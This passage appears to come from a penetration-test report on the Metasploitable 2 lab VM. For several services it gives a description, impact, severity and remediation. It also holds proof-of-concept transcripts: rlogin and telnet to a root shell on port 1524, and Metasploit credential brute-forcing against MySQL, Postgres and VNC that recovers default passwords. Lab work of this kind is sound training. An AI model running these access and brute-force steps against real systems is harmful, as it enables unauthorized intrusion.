
Successful exploitation of Ports 512, 513, and 514 enables attackers to gain remote access to the Metasploitable 2 system without proper authentication. This unauthorized access can allow arbitrary command execution, compromise of sensitive data, and ultimately full system takeover, primarily due to the absence of encryption and effective authentication mechanisms.

Severity: Critical

Remedial:

The primary remediation is to disable r-services (rlogin, rsh, rexec) entirely. These services should be replaced with secure alternatives such as SSH, which provides encrypted communication and strong authentication. Firewall rules should be configured to block ports 512, 513, and 514, and any existing trust relationships should be removed. Regular system hardening, patching, and monitoring are essential to ensure these insecure services are not re-enabled and do not pose a risk to the network.

PUC:


┌──(root㉿fury)-[/home/fury]
└─# rlogin -l root 192.168.0.106
Last login: Thu Jan 1 01:34:12 EST 2026 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# ls
Desktop reset_logs.sh vnc.log
root@metasploitable:~# cd
root@metasploitable:~# cd /.
root@metasploitable:/# ls
bin cdrom etc initrd lib media nohup.out proc sbin sys usr vmlinuz
boot dev home initrd.img lost+found mnt opt root srv tmp var
root@metasploitable:/#

Ingreslock Port 1524 Exploit

Description:

Port 1524 is commonly linked to the Ingreslock backdoor, a legacy service historically present on misconfigured or previously compromised Unix/Linux systems. This service is not a standard component of normal system operations and is often left behind by attackers or introduced through vulnerable software installations. When Port 1524 is exposed, it typically grants direct shell access with elevated privileges, allowing unauthorized users to access the system without proper authentication.

Impact:


Exploitation of the Ingreslock service on port 1524 can result in immediate and unauthorized access to the affected system. Attackers may obtain a remote shell, execute arbitrary commands, modify or delete files, install malware, and establish persistent backdoors. Because this service often runs with high privileges, successful exploitation can lead to complete system compromise and further attacks within the network.

Severity: Critical

Remedial:

To address this risk, any system with Port 1524 exposed should be treated as potentially compromised and investigated immediately. The Ingreslock backdoor must be disabled and completely removed, and a thorough review should be conducted to identify indicators of compromise. Administrators should inspect active services and processes, eliminate any unauthorized backdoors, and apply appropriate system hardening controls. Firewall policies should explicitly block Port 1524, all unnecessary services should be disabled, and regular security audits and integrity checks should be performed to prevent the reintroduction of similar vulnerabilities in the future.

PUC:


┌──(root㉿fury)-[/home/fury]
└─# telnet 192.168.0.106 1524
Trying 192.168.0.106 ...
Connected to 192.168.0.106.
Escape character is '^]'.
root@metasploitable:/# whoami
root
root@metasploitable:/# root@metasploitable:/# cd /
root@metasploitable:/# root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/# root@metasploitable:/# ^X@sS

MySQL Port 3306 Exploit

Description:

MySQL operating on Port 3306 is a database service responsible for storing and managing application data. In the Metasploitable 2 environment, the MySQL service is improperly configured and permits access through weak or default credentials, including passwordless access to the root account. During reconnaissance, attackers can detect the exposed MySQL port and attempt unauthorized authentication against the database server. If access is obtained, attackers can enumerate available databases, extract sensitive data, and, in certain cases, execute system-level commands by abusing MySQL user-defined functions or overly permissive privileges. Common tools used to identify and exploit this weakness include Nmap, the MySQL client, the Metasploit Framework, and various database enumeration scripts.

Impact:

Successful exploitation of MySQL on Port 3306 enables attackers to obtain unauthorized access to the database on the Metasploitable 2 system. This access can lead to exposure of sensitive information, unauthorized modification of database contents, disruption of database services, and, in some cases, escalation to full system compromise.

Severity: Critical

Remedial:

To remediate MySQL-related risks, access to port 3306 should be restricted using firewalls so that only trusted application servers or internal networks can connect. Strong, unique passwords and rolebased access control should be enforced for database users, and default accounts should be removed. MySQL should be regularly patched and updated, remote root login should be disabled, and encryption should be enabled for database connections. Continuous monitoring, logging, and regular security audits are essential to detect and prevent unauthorized access.

PUC:

```
msf > search auxiliary mysql version

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/gather/joomla_weblinks_sqli             2014-03-02       normal  Yes    Joomla weblinks-categories Unauthenticated SQL Injection A
rbitrary File Read
   1  auxiliary/admin/http/manageengine_pmp_privesc     2014-11-08       normal  Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc
 Pro SQL Injection
   2  auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09       normal  No     MySQL Authentication Bypass Password Dump
   3  auxiliary/scanner/mysql/mysql_version             .                normal  No     MySQL Server Version Enumeration
   4  auxiliary/admin/tikiwiki/tikidblib                2006-11-01       normal  No     TikiWiki Information Disclosure


Interact with a module by name or index. For example info 4, use 4 or use auxiliary/admin/tikiwiki/tikidblib

msf > use auiliary/scanner/mysql/mysql_version
[-] No results from search
[-] Failed to load module: auiliary/scanner/mysql/mysql_version
msf > use auxiliary/scanner/mysql/mysql_version
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```

```
msf auxiliary(scanner/mysql/mysql_version) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf auxiliary(scanner/mysql/mysql_version) > run
[+] 192.168.0.106:3306 - 192.168.0.106:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.0.106:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mysql/mysql_version) > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false            no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks4, socks5,
                                                socks5h, http, sapni
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit
                                                .html
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/mysql/mysql_login) > set BRUTEFORCE_SPEED 3
BRUTEFORCE_SPEED => 3
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf auxiliary(scanner/mysql/mysql_login) > set USERPASS_FILE /home/fury/Downloads/user
USERPASS_FILE => /home/fury/Downloads/user
msf auxiliary(scanner/mysql/mysql_login) > run
[+] 192.168.0.106:3306    - 192.168.0.106:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.0.106:3306    - No active DB -- Credential data will not be saved!
[-] 192.168.0.106:3306    - 192.168.0.106:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(2
1))
[-] 192.168.0.106:3306    - 192.168.0.106:3306 - LOGIN FAILED: hey:hello (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramb
le(21))
[-] 192.168.0.106:3306    - 192.168.0.106:3306 - LOGIN FAILED: admin:admin (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scra
mble(21))
[*] 192.168.0.106:3306    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.106:3306    - Bruteforce completed, 0 credentials were successful.
[*] 192.168.0.106:3306    - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
```

Port 5432 Postgres Exploit

Description:

Port 5432 serves as the standard listening port for client connections to the PostgreSQL (Postgres) database server. Exploitation can occur when the Postgres service is improperly configured or exposed to untrusted networks. Typical security issues include weak or default passwords, overly permissive user roles, insecure authentication configurations, insufficient network access controls, and unpatched PostgreSQL versions with known vulnerabilities. Due to the sensitive nature of stored data, attackers frequently target Postgres databases to gain unauthorized access to critical backend information.

Impact:

Successful exploitation of PostgreSQL on Port 5432 enables attackers to obtain unauthorized access to the database service on the Metasploitable 2 system. This access can result in disclosure of sensitive information, unauthorized modification of database contents, disruption of database operations, and, in some cases, escalation to full system compromise.

Severity:High

Remedial:

To mitigate risks associated with PostgreSQL, access to Port 5432 should be limited to trusted hosts and internal networks through appropriate firewall controls. Strong authentication practices must be enforced, including the use of robust passwords, role-based access control, and the removal of unnecessary or default accounts. PostgreSQL instances should be regularly updated with the latest security patches, and encrypted connections using SSL/TLS should be enabled to protect data in transit. In addition, comprehensive logging, continuous monitoring, and periodic security audits are essential to detect unauthorized activity and minimize the risk of exploitation.

PUC:

```
msf > use auxiliary/scanner/postgres/postgres_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/postgres/postgres_login) > show options

Module options (auxiliary/scanner/postgres/postgres_login):

   Name              Current Setting                                  Required  Description
   ----              ---------------                                  --------  -----------
   ANONYMOUS_LOGIN   false                                            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                yes       How fast to bruteforce, from 0 to 5
   CreateSession     false                                            no        Create a new session for every successful login
   DATABASE          template1                                        yes       The database to authenticate against
   DB_ALL_CREDS      false                                            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                             no        Skip existing credentials stored in the current database (Accepted: none
                                                                                , user, user&realm)
   PASSWORD                                                           no        A specific password to authenticate with
   PASS_FILE         /usr/share/metasploit-framework/data/wor         no        File containing passwords, one per line
                     dlists/postgres_default_pass.txt
   Proxies                                                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported
                                                                                proxies: socks4, socks5, socks5h, http, sapni
   RETURN_ROWSET     true                                             no        Set to true to see query result sets
   RHOSTS                                                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                                                t/basics/using-metasploit.html
   RPORT             5432                                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                            yes       Stop guessing when a credential works for a host
   THREADS           1                                                yes       The number of concurrent threads (max one per host)
   USERNAME                                                           no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framework/data/wor         no        File containing (space-separated) users and passwords, one pair per line
                     dlists/postgres_default_userpass.txt
   USER_AS_PASS      false                                            no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wor         no        File containing users, one per line
                     dlists/postgres_default_user.txt
   VERBOSE           true                                             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.
```

```
msf auxiliary(scanner/postgres/postgres_login) > set RHOSTS 192.168.0.106
RHOSTS ⇒ 192.168.0.106
msf auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME ⇒ postgres
msf auxiliary(scanner/postgres/postgres_login) > set USER_AS_PASS true
USER_AS_PASS ⇒ true
msf auxiliary(scanner/postgres/postgres_login) > run
[!] 192.168.0.106:5432    - No active DB -- Credential data will not be saved!
[+] 192.168.0.106:5432    - 192.168.0.106:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:scott@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.0.106:5432    - 192.168.0.106:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] 192.168.0.106:5432    - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.0.106:5432    - Bruteforce completed, 1 credential was successful.
[*] 192.168.0.106:5432    - You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf auxiliary(scanner/postgres/postgres_login) >
```

Port 5900 VNC Exploit

Description:

VNC (Virtual Network Computing) operating on Port 5900 provides remote graphical desktop access to a system. In the Metasploitable 2 environment, the VNC service is enabled with weak or default authentication settings, which makes it highly susceptible to unauthorized access. During reconnaissance, attackers can detect the exposed VNC port and attempt to authenticate using common or blank passwords. Since VNC often depends on password-based authentication and may implement limited or weak encryption, attackers can brute-force credentials or connect directly when authentication is misconfigured. Once access is obtained, the attacker gains full graphical control of the desktop environment, effectively allowing complete control over the system. Common tools used to identify and exploit VNC services include Nmap, Hydra, VNC viewers, and the Metasploit Framework.

Impact:

Successful exploitation of VNC on Port 5900 enables attackers to obtain unauthorized remote desktop access to the Metasploitable 2 system. This level of access can lead to full system compromise, including data exfiltration, installation of malicious software, and further exploitation of other connected services.

Severity: High


Remedial:

To mitigate risks associated with VNC, the service should never be exposed directly to the public internet. Access to Port 5900 must be restricted through firewall controls and limited to trusted IP addresses only. Strong authentication mechanisms should be enforced, and VNC traffic should be encrypted or securely tunneled through SSH or a VPN. Any unused VNC services should be disabled, the software should be kept fully up to date, and comprehensive logging and monitoring should be enabled to detect and respond to unauthorized access attempts.

PUC:

```
msf > search auxiliary vnc login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  auxiliary/scanner/vnc/vnc_login     .                normal  No     VNC Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/vnc/vnc_login

msf > Interrupt: use the 'exit' command to quit
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                          Required  Description
   ----              ---------------                          --------  -----------
   ANONYMOUS_LOGIN   false                                    yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                    no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                        yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                    no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                    no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                    no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                     no        Skip existing credentials stored in the current database (Accepted: none
                                                                        , user, user&realm)
   PASSWORD                                                   no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wor no        File containing passwords, one per line
                     dlists/vnc_passwords.txt
   Proxies                                                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported
                                                                        proxies: socks4, socks5, socks5h, http, sapni
   RHOSTS                                                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                                                        t/basics/using-metasploit.html
   RPORT             5900                                     yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                    yes       Stop guessing when a credential works for a host
   THREADS           1                                        yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                  no        A specific username to authenticate as
   USERPASS_FILE                                              no        File containing users and passwords separated by space, one pair per lin
                                                                        e
   USER_AS_PASS      false                                    no        Try the username as the password for all users
   USER_FILE                                                  no        File containing usernames, one per line
   VERBOSE           true                                     yes       Whether to print output for all attempts
```

```
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf auxiliary(scanner/vnc/vnc_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.0.106:5900    - 192.168.0.106:5900 - Starting VNC login sweep
[!] 192.168.0.106:5900    - No active DB -- Credential data will not be saved!
[+] 192.168.0.106:5900    - 192.168.0.106:5900 - Login Successful: :password
[*] 192.168.0.106:5900    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```


(fury㉿fury)-[~]
$ vncviewer 192.168.0.106
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
root@metasploitable:
eth0 Link encap:Ethernet
inet addr:192.168.0.
inet6 addr: fe80::a0
UP BROADCAST RUNNING
RX packets:69106 err
TX packets:68607 err
collisions:0 txqueue
TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: /
root@metasploitable:/# ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:81:f9:f3
inet addr:192.168.0.106 Bcast:192.168.0.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe81:f9f3/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:69106 errors:0 dropped:0 overruns:0 frame:0
TX packets:68607 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:4519935 (4.3 MB) TX bytes:4124032 (3.9 MB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:376 errors:0 dropped:0 overruns:0 frame:0
TX packets:376 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:158421 (154.7 KB) TX bytes:158421 (154.7 KB)
root@metasploitable:/# ls
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr

Port 8009 and 8180 Tomcat Exploit

Description:

